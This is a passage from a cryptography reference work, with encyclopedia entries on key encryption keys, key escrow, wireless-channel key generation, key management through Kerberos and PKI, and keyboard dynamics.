Key Encryption Key

Torben Pedersen
Cryptomathic, Århus, Denmark

Related Concepts

►Cryptographic Key; ►Key Agreement; ►Key Exchange; ►Key Management; ►Public Key Cryptography; ►Symmetric Cryptography

Definition

A key encryption key (KEK) is a cryptographic key that is used for encrypting other cryptographic keys.

Background

The security of any use of cryptography depends on keeping the cryptographic keys secure. This follows Kerchoffs' principle (see [1]) that when analyzing the strength of a cryptosystem, one should assume that the cryptographic algorithms are known to the attacker. This means that it is of utmost importance that cryptographic keys are managed securely when they are used and stored as well as when they are transmitted between parties sharing the keys. Such protection can be achieved by encrypting the keys under other cryptographic keys called key encryption keys. As a key encryption key can encrypt many other keys, proper handling of one key encryption key can be used to secure many other keys.

Theory

When a system or an application applies cryptography, it does so using a secure cryptographic module. Depending on its type, such a module can offer hardware or software protection of keys. FIPS140 and ISO/IEC 19790 describe

security requirements for different types of modules corresponding to different security levels.

If keys would not have to leave their secure module, they would be relatively easy to manage as the module protects all keys inside. However, it is often necessary to move keys out of the module and then they must be encrypted as the overall security of the system depends on the confidentiality of the keys.

There are many reasons for having a key outside a cryptographic module. One such reason is that the key is used to protect communication between two parties each having its own module. A key generated in one module would then have to be exported and transported securely to the other module, where it is imported. A second reason for having a key outside its module is that such modules often have limited storage and therefore are unable to store all keys used by the application. In this case, keys are offloaded encrypted under a key encryption key, often called a master key, which is secured by the module. Other reasons include the need to back up keys for recovery of broken modules as well as the need to have the same keys in several modules in a clustered application.

By encrypting keys under a KEK, one solves the problem of protecting these keys but also creates a new problem of protecting the KEK and distributing the KEK between the relevant cryptographic modules. At least one KEK needs to be handled out of band in order to bootstrap the security system. How this is done depends on the type of KEK, the type of module, and whether it is exchanged between modules of the same or different organizations.

Very often the key encryption key concept is associated with symmetric keys, but public keys can also be used as key encryption keys. In fact, one of the main achievements of public key cryptography is to allow two parties to exchange or agree on a common key.

If the KEK is a symmetric key it is normally generated in one cryptographic module and then exported in a number of shares. Different key custodians each transport a share to the other cryptographic module, where it is imported. A secret sharing scheme can be used for this purpose, so that the key is divided in, say, five shares of which three are necessary and sufficient to reconstruct the key.

If the KEK is a public key then confidentiality of the KEK is not of concern, but the public key needs to be transported from one module to the other in a way ensuring that the right public key is imported and persisted in the receiving module.

Although the details of the actual procedures depend on the organizational structure, this out-of-band exchange of the KEK is often a cumbersome and expensive process. Therefore key management should ensure that this process is carried out as rarely as possible. In particular this means that the KEK, which is exchanged out of band, is used as little as possible. It is therefore good practice not to protect application keys under such a KEK but rather under another KEK, which is then protected by the out-of-band KEK. In general, one can establish a tree of keys with the nodes in the tree being key encryption keys and the leaves being application keys. A key encryption key encrypts all its sons in the tree. Thus all keys except the root key are encrypted, and the root key is protected out of band. This provides a good basis for managing the life cycle of the key encryption keys and application keys as all keys, except the root, can be updated using its father in the tree.

Usually such a tree has height 2 (with a root KEK handled out of-band, an intermediate KEK protected by the root KEK, and then application keys protected by the intermediate KEK).

Different key encryption keys are used for different purposes. Thus one tree of KEKs could be established for exchanging application keys with a particular partner, and another tree for protecting backup copies of the application keys. Thus an application key can potentially be encrypted under different KEKs.

Furthermore, when encrypting a key it is also good practice to add information on the allowed usage of the key and to secure this information cryptographically. Such information must then be enforced by the cryptographic module.

Open Problems

It is a general requirement that a KEK must be at least as strong as the key it is encrypting. To this end, [4] compares the length of conventional keys and RSA keys. However, an in-depth analysis of when a KEK for a cryptographic algorithm must be rolled when encrypting keys for another algorithm is still needed. In line with this a theory defining the lifetime of KEKs depending on their depth in a tree as described above would be very useful, as it is expected that KEKs closer to the root could have a longer lifetime than those closer to the application keys.

Similarly a good understanding of the real security when a particular key is encrypted under different KEKs would be useful for designing optimal key management procedures.

Recommended Reading

1. Kerckhoffs A (Jan 1883) La cryptographie militaire. J Sci Mil IX: 5–38. http://www.petitcolas.net/fabien/kerckhoffs/
2. FIPS140 (2001) Security requirements for cryptographic modules. FIPS 140-2. NIST, Gaithersburg, 25 May 2001
3. ISO/IEC 19790 Information technology – security techniques – security requirements for cryptographic modules

4. ISO 11568-2 (2007) Banking – key management (retail) – symmetric ciphers, their key management and life cycle

Key Escrow

Mike Just
Glasgow Caledonian University, Glasgow, Scotland, UK

Synonyms

Key recovery

Related Concepts

►Key Management

Definition

Key escrow is a process by which something (e.g., a document, an encryption key) is delivered to a third person to be given to the grantee only upon the fulfillment of a condition.

Background

On April 16, 1993, the US Government announced a new encryption initiative aimed at providing a high level of communications security and privacy without jeopardizing effective law enforcement, public safety, and national security. This initiative involved the development of tamper resistant cryptographic chips (Clipper and Capstone) that implemented an encryption/decryption algorithm (SKIPJACK) for the protection of sensitive information transmitted between two parties. What was special about these chips was that each one contained a device-unique key that would give a third party, in possession of the key, the capability to decrypt all data encrypted using the chip. The purpose of this feature was to provide a means by which properly authorized law enforcement officials could decrypt encrypted communications. Authorization involved procedures modeled on those required for the authorization of a wiretap.

SKIPJACK was designed by the National Security Agency. A review group of four experts reviewed the originally classified Skipjack algorithm, and reported that there was no significant risk that the algorithm had "trapdoors" or could be broken by any known method of attack. The National Institute of Standards and Technology (NIST) specified some details of the escrow parameters in FIPS 185. NIST also worked with representatives of the Justice Department, the Treasury Department, the National Security Agency, and the Federal Bureau of Investigation to develop and implement a Key Escrow System for the protection and controlled release of the information necessary to reconstruct the device-unique keys. The system was designed so that no single person or organization could compromise the device-unique key.

Although the use of escrow cryptography was not mandatory, it raised concerns from the civil libertarian, product vendor, and academic communities. Civil libertarians feared that escrow might someday be made mandatory; product vendors wondered whether the market would support cryptographic systems that provided the US Government access to the protected information; and academics worried about whether the risks were worth the benefits. An ad hoc group of cryptographers and computer scientists argued that key escrow systems were inherently less secure, more costly, and more difficult to use.

Nevertheless, many data storage system owners wished to recover data encrypted by the users in the event that the user loses, destroys, or is unable to produce the encryption key. Researchers and encryption product vendors began to design and implement systems that provided for the recovery of user keys (often by the system administrator). This process is commonly referred to as key recovery. Today, many encryption product manufacturers provide a key recovery capability in their products or in the systems that make use of their products. Key recovery in these systems is primarily for the benefit of the user or the system owner. Authorized law enforcement officials would have to present their authorization to the system administrator/owner before obtaining access to any keys or information. The system administrator/owner would then be able to decide on the appropriate action. This is a well-understood and accepted process that has been used for many years. While the initial concept of key escrow was not successful, it led to a greater appreciation for the need of users and system owners to have backup capabilities for the recovery of encryption keys or the data that they protect.

Theory

Tamper resistant chips (Clipper and Capstone) were used to implement an encryption algorithm (SKIPJACK).

Applications

As with any general key recovery mechanism, key escrow can be applied in scenarios where backup of decryption keys is highly desirable so as to maintain access to previously encrypted data.

Recommended Reading

1. Denning DE (1996) Descriptions of key escrow systems. Commun ACM

2. Denning DE, Smid M (1994) Key escrowing today. IEEE Communications Magazine 32(9):58–68
3. National Institute of Standards and Technology (1994) Escrowed encryption standard (EES). Federal information processing standard (FIPS PUB), 185

Key Generation Using Physical Properties of Wireless Communication

Aggelos Kiayias[1], Bulent Yener[2]
[1]Department of Computer Science Engineering, University of Connecticut, Storrs, CT, USA
[2]Department of Computer Science, Rensselaer Polytechnic Institute, Troy, NY, USA

Definition

A key exchange protocol between two parties that enables the calculation of a key on both sides while preventing an adversary to extract any nontrivial information about the key. The protocol assumes the parties have access to a correlated random source that is derived from the wireless communication link they employ. The adversary can be considered to be passive (eavesdropping) or active (modifying the communication environment).

Background

In a wireless environment, the received signal suffers from external distortions that include mean propagation pathloss, fading, interference from other users' signals, and thermal noise. Among these causes, fading may change in an unpredictable way as the wireless environment changes due to the frequency, location, direction, and reflecting coefficients of the surrounding objects. The unpredictability of these factors presents a wireless channel as a (nonstationary) stochastic process that may contain a substantial amount of entropy.

The stochastic characteristics of a wireless channel determine the received signal's delay, its envelope, and its phase. According to the principle of reciprocity, in the absence of interference, both transmitter and receiver experience the same signal envelope. Thus, the signal envelope information can provide the two transceivers with two correlated random sources, unique to the fading properties experienced by the wireless link between them. Note that in practice one cannot ignore interference and thus the correlation between the two sources will not be perfect.

In a variety of environments, the shared signal envelope will contain a number of unpredictable variations due to multi-path fading and thus can provide a sufficient amount of entropy that can potentially be used to extract a shared key. Furthermore, it may be difficult for an eavesdropper, which is a few wavelengths away from the transmitter and receiver to predict the exact envelopes perceived by the two legitimate transceivers since recreating the same fading environment would require an extensive understanding of the location and geometry of the spaces surrounding the legitimate transceivers.

A pair of transceivers can extract a symbol stream from the channel fading information in a variety of ways. One such possibility is based on a threshold that is set by both sides of the wireless link and measuring highs and lows. The statistics of the generated bit stream and consequently the generated key depend on this threshold as well as the transmit power and the attenuation in the link. An automatic gain control (AGC) mechanism can be used so that the statistics of the generated key is independent of the transmit power and the link attenuation.

Theory

To abstract the problem at hand, we consider three parties, namely, Alice, Bob, and Eve, each one holding a random variable X, Y, and Z, respectively. The tuple (X, Y, Z) is sampled simultaneously from the underlying channel distribution while each of X, Y, and Z is a sequence of symbols of the same length. The objective of Alice and Bob is to use the information in X and Y, respectively, and produce an output Ka and Kb, respectively. An algorithmic solution S for the problem at hand would be a set of two algorithms, respectively, for Alice and Bob, that would provide a way to calculate Ka and Kb from X and Y. The solution S is said to be correct with error e if it happens that the event $Ka = Kb$ occurs with probability at least $1 - e$. The probability here is taken over the distribution of (X, Y, Z) as well as any probabilistic choices (if any) are made by S. On the other hand, the solution S is said to be secure with distance e if the following condition holds. Consider the conditional space over which it holds that the event $Ka = Kb$ happens; in such case there is a joint key $K = Ka = Kb$ that is calculated by the two players; the statistical distance of the random variable (K, Z) from (U, Z) is at most e where U is a uniformly random bitstring of the same length as K. The intuition behind the definition of security is that an adversary should be incapable of distinguishing the distribution of the key K from a uniformly random string even if it is given Eve's input Z. We note that the algorithmic solution

S can be either interactive or noninteractive. In the interactive case, the definition of security would also take into account that the messages exchanged between Alice and Bob become available to the adversary. Stronger adversarial settings for the problem involve an adversary that is not passively eavesdropping but rather actively changing the channel distribution of the two parties.

Open Problems

The first challenge in designing an algorithmic solution S for key agreement in this setting is to account for the fact that the random variables X and Y can turn out to be different, i.e., we expect the event $X = Y$ to happen with only negligible probability. Therefore, an information reconciliation step is needed. This may be solved by a process that will enable the two parties to drop the disagreement locations and produce identical strings. The second challenge is privacy amplification, i.e., using the joint string as a source of joint randomness that can produce a uniform key. This can be achieved by applying a randomness extractor extract the key K. Note that it may be possible to achieve extraction without agreeing on additional randomness given that the underlying distribution has specific characteristics. Finally, one has to ensure that conditioning on Z still retains the uniform randomness of K, i.e., the statistical distance of K from a uniform random variable U of the same length is bounded by a small fraction.

Experimental Results

A number of experiments have demonstrated the feasibility of wireless key generation in the sense of agreement between the two players. See references [1–4].

Recommended Reading

1. Aono T, Higuchi K, Ohira T, Komiyama B, Sasaoka H (2005) Wireless secret key generation exploiting reactance-domain scalar response of multipath fading channels. IEEE Trans Antennas Propag 53(11):3776–3784
2. Azimi-Sadjadi B, Kiayias A, Mercado A, Yener B (2007) Robust key generation from signal envelopes in wireless networks. In: ACM conference on computer and communications security, Alexandria, pp 401–410
3. Jana S, Premnath SN, Clark M, Kasera SK, Patwari N, Krishnamurthy SV (2009) On the effectiveness of secret key extraction from wireless signal strength in real environments. In: MOBICOM, Beijing, pp 321–332
4. Mathur S, Trappe W, Mandayam NB, Ye C, Reznik A (2008) Radio-telepathy: extracting a secret key from an unauthenticated wireless channel. In: MOBICOM, San Francisco, pp 128–139

Key Life Cycle Management

►Key Management

Key Management

Steve Lloyd[1], Carlisle Adams[2]
[1]Sphyrna Security Incorporated, Steve Lloyd Consulting Inc., Ottawa, ON, Canada
[2]School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Synonyms

Key life cycle management

Related Concepts

►Cryptology; ►Cryptosystem; ►Public Key Infrastructure

Definition

Key management involves all the operations related to cryptographic keys, including key generation, distribution, storage, update, and cancellation.

Background

Cryptographic keys are used to encrypt/decrypt data or to create/verify digital signatures (►Key). One of the biggest issues associated with cryptography is the secure distribution of these keys to the appropriate communicating parties. This is referred to as key distribution or key establishment. The life cycle associated with this keying material (i.e., the initialization, distribution, and cancellation of the keys) is referred to as *key management*. This article discusses key management, with particular emphasis on key distribution.

Theory

In order to understand key management, it is important to recall that there are two basic types of cryptography: (1) *symmetric* or *secret key* and (2) *asymmetric* or *public key*.

Symmetric cryptography is characterized by the fact that the same key is used to perform both the encryption and decryption. This means that the communicating parties must have copies of the same cryptographic key, and a method to securely convey these keys to the appropriate parties must be available. Compromise of the secret key naturally leads to the compromise of any data that was encrypted using that key.

Asymmetric cryptography is characterized by the fact that the key used to perform a cryptographic operation (e.g., digital signature creation) is not the key used to perform the inverse cryptographic operation (e.g., digital signature verification). Public key cryptography is based on the notion of key pairs. One key is referred to as the *public key* and can be revealed to anyone. The other key is referred to as the *private key* and is not revealed to anyone other than the end-entity associated with that key (although there are exceptions such as private key backup with a trusted third party when required). These keys are mathematically related; however, knowledge of the public key does not divulge enough information to allow an attacker to determine the private key efficiently. The concept of asymmetric cryptography was first introduced to the general public in 1976 (see [3]), but much of the technology necessary to support public key cryptography was not available until the mid-1990s.

As illustrated below, symmetric cryptography and asymmetric cryptography are not necessarily mutually exclusive. In fact, these techniques can be used together in order to offer a complementary set of services. For example, symmetric cryptography can be used to encrypt a message and asymmetric cryptography can be used to securely transfer the secret key used to encrypt the file to the intended recipient(s). However, this is not always possible and other distribution mechanisms may be required.


To illustrate these concepts in more detail, key management is first discussed in the context of a secret key only system. This will be followed by a discussion of public key cryptography and how public key and secret key cryptography can be used together.

Symmetric or Secret Key Cryptography

Background

When the first electronic symmetric cryptosystems were deployed, key management was physical in nature and it required a significant amount of human involvement. Keys were centrally generated and recorded on media such as paper or magnetic tape, and the keying material was physically distributed to the appropriate locations. This was sometimes accomplished through the use of couriers (sometimes humorously referred to as "sneaker net"). The keying material was physically destroyed when no longer needed.

However, modern symmetric cryptosystems are more advanced and typically use some form of electronic key distribution. One possible model for electronic distribution of symmetric keys is based on a trusted third-party component known as a Key Distribution Center (KDC)



Key Management. Fig. 1 Key distribution center model

(e.g., see [6]). Before an end-entity (e.g., an end user) can access a target resource (e.g., a server), the end-entity makes a request to the KDC to establish a session key that can be used to secure the communication between the end-entity and the target resource. This model is illustrated in Fig. 1.

The outbound arrows between the KDC and the communicating parties are logical representations of the key distribution process. In practice, the KDC may distribute one copy of the symmetric key directly to the end-entity and another copy to the target resource, or both copies of the symmetric key may be distributed back to the end-entity and the end-entity would then pass the symmetric key to the target resource. In both cases, two copies are needed since the symmetric key is encrypted for the intended recipients (i.e., one copy of the key is encrypted for the end-entity and another copy of the key is encrypted for the target resource). This is necessary to prevent someone in a position to intercept the session key from being able to use the key to eavesdrop on the subsequent communication. This implies that the KDC and the communicating parties must have been pre-initialized with keys that can be used to protect the distribution of the session keys. These are sometimes referred to as Key Encrypting Keys (KEKs). (It is possible to have all communicating parties pre-initialized with the same KEK; however, this practice is generally considered to be less secure since compromise of the single KEK would impact the entire community rather than a single entity.) Note that this pre-initialization step should not be considered unusual since some form of initial bootstrap process is typically required in any cryptographic system.

A classic example of an electronic secret key distribution based on this model is Kerberos V5 (see [5]). Kerberos

enables electronic key distribution in a client/server network environment. Kerberos is comprised primarily of two logical components: (1) the Authentication Server (AS) and (2) the Ticket Granting Server (TGS). The AS and TGS may be physically separate, or they may reside on the same platform, or they may even be part of the same process. Collectively, these two logical components can be thought of as the KDC as described above. Since Kerberos is a well-known, publicly available symmetric cryptosystem, it will be used in the following discussion to illustrate the concepts associated with symmetric key management.

Initialization

In the Kerberos scheme, end-entities and target resources are referred to as Principals. Kerberos maintains a database of all Principals and their associated symmetric keys. This allows the session keys for each principal to be protected when they are in transit. These symmetric keys are initialized separately and must be established before an end-entity can send a request to the AS.

Distribution

When an end-entity needs to communicate with a target resource for the first time, the end-entity makes a request to the AS. The request contains the end-entity's identifier as well as the identifier of the target resource. Typically, the initial target resource is the TGS and for the purposes of this example, it can be assumed that the request is for a session with the TGS. However, this may not always the case (see [5] for more information).

Assuming that the end-entity and target resource (i.e., TGS) are in the Kerberos database, the AS will generate a symmetric key (referred to as a *session key*) and encrypt one copy of the session key using the symmetric key of the end-entity and another copy of the session key using the symmetric key of the target resource (this is referred to as a *ticket*). These encrypted copies of the session key are returned to the requesting end-entity.

The end-entity decrypts its copy of the session key and uses it to encrypt the end-entity's identity information and a time stamp (this is referred to as the *authenticator*). The time stamp is necessary to prevent replay attacks. The session key encrypted by the AS for the target resource (i.e., the ticket for the TGS) and the encrypted authenticator are then sent to the target resource. The two communicating parties now have copies of the session key and are able to communicate securely.

From that point forward, the end-entity can make additional requests to either the AS or the TGS (usually the TGS, but see [5] for more details) in order to establish a session key between the end-entity and any other target resource. The difference between requesting this information from the AS and from the TGS is that the end-entity's copy of the session key is encrypted with the end-entity's symmetric key obtained from the Kerberos database when dealing with the AS, but the end-entity's copy of the session key is encrypted using the TGS session key when dealing with the TGS.

Cancellation

In terms of key cancellation, it is important to consider that there are actually two types of keys being used. Each principal (i.e., end user or server) has a shared secret key used to protect the distribution of the session keys. The lifetime of these shared secret keys is typically very long. Cancellation of a given key is usually facilitated through replacement (i.e., keys can be changed in accordance with local policy) or deletion of an entry (e.g., when a principal no longer belongs within the Kerberos realm). The second type of key is the session key. The lifetime of the session keys is directly coupled with the lifetime of the session itself. Once the session between the client and server is terminated, the session key is no longer used.

Summary and Observations

In summary, the Kerberos database is initialized with entries for each principal. Each entry includes the shared secret key associated with that principal which is used to protect the session keys. The session keys are generated by the KDC in response to requests from clients and are securely distributed to the appropriate principals. The shared secret keys generally have long lifetimes, but the session keys are ephemeral (i.e., short-lived).

One of the criticisms associated with symmetric only key management is that it does not scale well. It has also been criticized for having a single point of failure (i.e., what happens when the KDC goes down?) as well as a single point of attack (all of the pre-initialized symmetric keys are stored in the KDC database). However, alternative key management schemes exist that help to alleviate some of these problems. In particular, asymmetric cryptography can be used to exchange secret keys as discussed in the next section.

Asymmetric or Public Key Cryptography

Asymmetric cryptography is often implemented in association with a supporting infrastructure referred to as *Public Key Infrastructure (PKI)*. PKI refers to the policies, procedures, personnel, and components necessary to support the key management process. The primary components of the PKI include the *Certification Authority (CA)* and *Local*

Registration Authority (LRA). (Other components may also be present, but these are not relevant for the purposes of this discussion.) The consumers of the PKI-related services are referred to as *end-entities* and may be end users, devices, processes, or servers. (►Public Key Infrastructure for additional information with respect to PKI.)

Initialization


The generation of the public/private key pairs associated with the end-entities can occur within the CA, LRA, or the end-entity's system. If necessary (depending on where key generation occurred), the private component of the public/private key pair must be securely distributed to the appropriate end-entity. Several protocols have been defined to accomplish this (e.g., see [7] or [1]). The private key is stored securely in standard formats such as PKCS #5 and #8. The public key component is populated in a signed data structure issued by a CA. This data structure is referred to as a *public key certificate*. The latest version of the public key certificate (version 3) is defined in [4] and a high-level representation of a version 3 public key certificate is provided in Fig. 2.

The digital signature appended to the public key certificate provides two things. First, the integrity of the certificate can be verified; so any modifications to the data contained within the certificate after it was issued can be detected. Second, the identity of the issuing CA can be verified. This allows the users of the certificate to determine if the certificate originated from a trustworthy source. Since both the content and source of the certificate can be verified, the certificate can be distributed via potentially non-secure channels. For example, the public key certificate can be stored "in the clear" in a public repository (e.g., an X.500 directory) which allows end-entities to easily retrieve these certificates when required.


When end-entities enroll with the PKI, they typically use one or more shared secrets to demonstrate they are the end-entity that they claim to be. The shared secrets may have been established at some point in the past or they may be distributed to the end-entity as part of a formal registration process. This latter method is typically required when the certificate(s) will be used in conjunction with high assurance and/or sensitive transactions. This often requires that the end-entity present himself or herself to an LRA along with acceptable forms of identification (e.g., a driver's license or employee ID). In any case, the shared secrets facilitate the initial bootstrap process in which end-entities are first initialized with their keys.

Distribution

Once the end-entities are initialized with the PKI, they can engage in secure communication (e.g., secure e-mail) with their peers. Theoretically, it would be possible for end-entities to use public key cryptography to encrypt data for their peers by using the public key of each peer (assuming that the asymmetric algorithm supports encryption/decryption). However, there are a few practical issues that make this an unattractive approach. First, asymmetric cryptography is notoriously slow when compared to symmetric cryptography. Asymmetric cryptography is therefore suitable only for the encryption of small amounts of data. Second, it would be extremely wasteful to encrypt the data *N* times, once for each intended recipient – especially when dealing with large amounts of data (consider an e-mail with file attachments). (Note that this is also true even when symmetric algorithms are used.) Third, not all asymmetric algorithms support encryption/decryption (e.g., RSA does, but DSA does not). Thus, an important goal is to take advantage of the speed of symmetric cryptography, but to avoid the key distribution problems



Key Management. Fig. 2 Version 3 public key certificate



Key Management. Fig. 3 Asymmetric key distribution

mentioned in the previous section. It is also desirable to avoid encryption of the data multiple times (once for each recipient). This is why PKI supports both asymmetric and symmetric cryptography. Symmetric cryptography is used for data encryption (but the data is only encrypted once regardless of the number of recipients), and asymmetric cryptography is used for the distribution of the secret key to the intended recipients.

Figure 3 illustrates how this works using a simple example. In this example, a symmetric algorithm is used to encrypt data (e.g., an e-mail message) and an asymmetric algorithm such as RSA is used to enable the secure distribution of the secret key that encrypted the data. Essentially, the system generates a secret key that is then used to encrypt the message. Any number of symmetric algorithms could be used for this purpose (e.g., *CAST-128* or *Rijndael*). The secret key is then encrypted using the intended recipient's public (encryption) key. If multiple recipients were involved, the original data would still be encrypted once using the generated secret key, and the secret key would be encrypted *N* times, once for each recipient. The public key certificate for each recipient can be retrieved from a repository, or perhaps the certificate may have been conveyed to the originator in a previous exchange. On receipt, each recipient can use his/her corresponding private decryption key to decrypt the symmetric key necessary to decrypt the original data. This provides an efficient and secure key distribution mechanism that does not suffer from the drawbacks discussed in the previous section.

Asymmetric cryptography can also be used to support a process known as key agreement. In this case, the communicating parties negotiate an ephemeral secret key. (►Diffie-Hellman Key Exchange Protocol for additional information.)

Cancellation

In terms of key cancellation, there are two things to consider: (1) the secret key used to encrypt the data and (2) the public/private key pair. In terms of the secret key, this survives as long as the data is encrypted, which could be indefinitely. However, the secret key is deleted/destroyed when the associated file is deleted or (permanently) decrypted. There may also be cases when the protection is no longer considered adequate (e.g., the symmetric algorithm has been compromised or the key length used no longer provides adequate protection). In this event, the file is decrypted and re-encrypted using a new algorithm and/or key. The original key would then be deleted/destroyed.

In terms of the public/private key pairs, public key certificates are issued with a fixed lifetime, typically on the order of 2–5 years depending on the purpose of the certificate and the associated local policy. In some PKIs, the certificates (and associated private key) are renewed automatically before the existing certificate(s) expire. In other PKIs, end-entities must request new certificate(s) when their existing certificate(s) expire.

It is possible to establish a different lifetime for the private component of the public/private key pair when that key pair is used in conjunction with digital signatures

(►Digital Signature Schemes). This is done in comprehensive PKIs where it is desirable to have a grace period between the time the private signing key can no longer be used and the time that the associated public key certificate expires so that digital signatures created before the corresponding private key expired can still be verified without exposing the end user to needless warning messages. These comprehensive PKIs generally update the public/private key pairs (and public key certificate) automatically.

Finally, it is possible to revoke certificates before they naturally expire. This might be done for a variety of reasons, including suspected private key compromise. (►Certificate Revocation for additional information related to certificate revocation.)

The interested reader can find a more comprehensive discussion of public key life cycle management in Chap. 7 of [2].

Summary and Observations

PKI provides comprehensive key management through a combination of asymmetric and symmetric cryptography. Symmetric cryptography is used for bulk data encryption/decryption and asymmetric cryptography is used for key distribution. The use of asymmetric cryptography to facilitate key distribution is an extremely powerful tool that serves to eliminate many of the problems associated with symmetric-only cryptosystems.

Open Problems

Key management in highly constrained environments (such as wireless sensor networks), or in environments without a third-party authority that is trusted by all entities (such as ad hoc networks), can be harder to achieve than the schemes given above. Much work has been done and some practical solutions exist, but effectively balancing security and performance in some of these environments is still an active open research area.

Recommended Reading

1. Adams C, Farrell S (1999) Internet X.509 public key infrastructure: certificate management protocols. Internet request for comments 2510
2. Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading, ISBN 0-672-32391-5
3. Diffie W, Hellman M (1976) New directions in cryptography. IEEE Trans Inf Theory 22:644–654
4. ITU-T (2000) ITU-T Recommendation X.509: information technology – open systems interconnection – the directory: public key and attribute certificate frameworks (equivalent to ISO/IEC 9594-8:2001)
5. Kohl J, Neuman C (1993) The Kerberos network authentication service (V5) Internet request for comments 1510
6. Needham R, Schroeder M (1978) Using encryption for authentication in large networks of computers. Commun ACM 21(12):993–999
7. Ramsdell B (1999) S/MIME version 3 certificate handling. Internet request for comments 2632

Key Recovery

►Key Escrow

Key Variation

►Derived Key

Keyboard Dynamics

Mitchell A. Thornton
Department of Computer Science and Engineering, Department of Electrical Engineering, Lyle School of Engineering Southern Methodist University, Dallas, TX, USA

Synonyms

Keystroke dynamics; Typing dynamics; Typing patterns

Related Concepts

►Authentication; ►Biometric Authentication; ►Keystroke Dynamics

Definition

Keyboard dynamics are the characteristics of typing or rhythmic patterns of sequences of keystrokes on a keyboard.

Background

Early telegraph operators realized that they could identify other operators through the unique characteristics of their keying patterns. This differentiation was apparent although all operators were using the same Morse code form of communication since each individual operator develops unique keying characteristics. The same phenomena occurs in the patterns of keystroke sequences of the ubiquitous keyboard. Keyboard users develop and deterministically repeat characteristic patterns that exhibit some degree of uniqueness when compared to other users' patterns.

Studies on the analysis of user rhythms exhibited by users of data entry devices occurred as early as the work of Bryan and Harter in 1895 when such patterns by telegraph operators were analyzed [1]. In terms of modern keyboards, an early analysis was published by Young in 1989 [2]. Past recent research is described in the work [3, 4].

Theory

The rhythmic typing patterns of different individuals have characteristics that are unique. Because typing requires an interaction of the mind and manual dexterity, many complicated physiological processes are involved in the chain of events beginning with having a thought about which specific key on a keyboard is to be depressed (and released) and the actual event of key entry. This complicated chain of events is characterized by many biometric factors, or unique characteristics, attributed to a particular individual. Hence, these characteristics allow a unique "signature" to be measured based on the particular rhythmic sequence of typing a set of characters on a keyboard. This particular unique rhythmic sequence can be exploited or used in much the same way that a written signature is used for authentication.

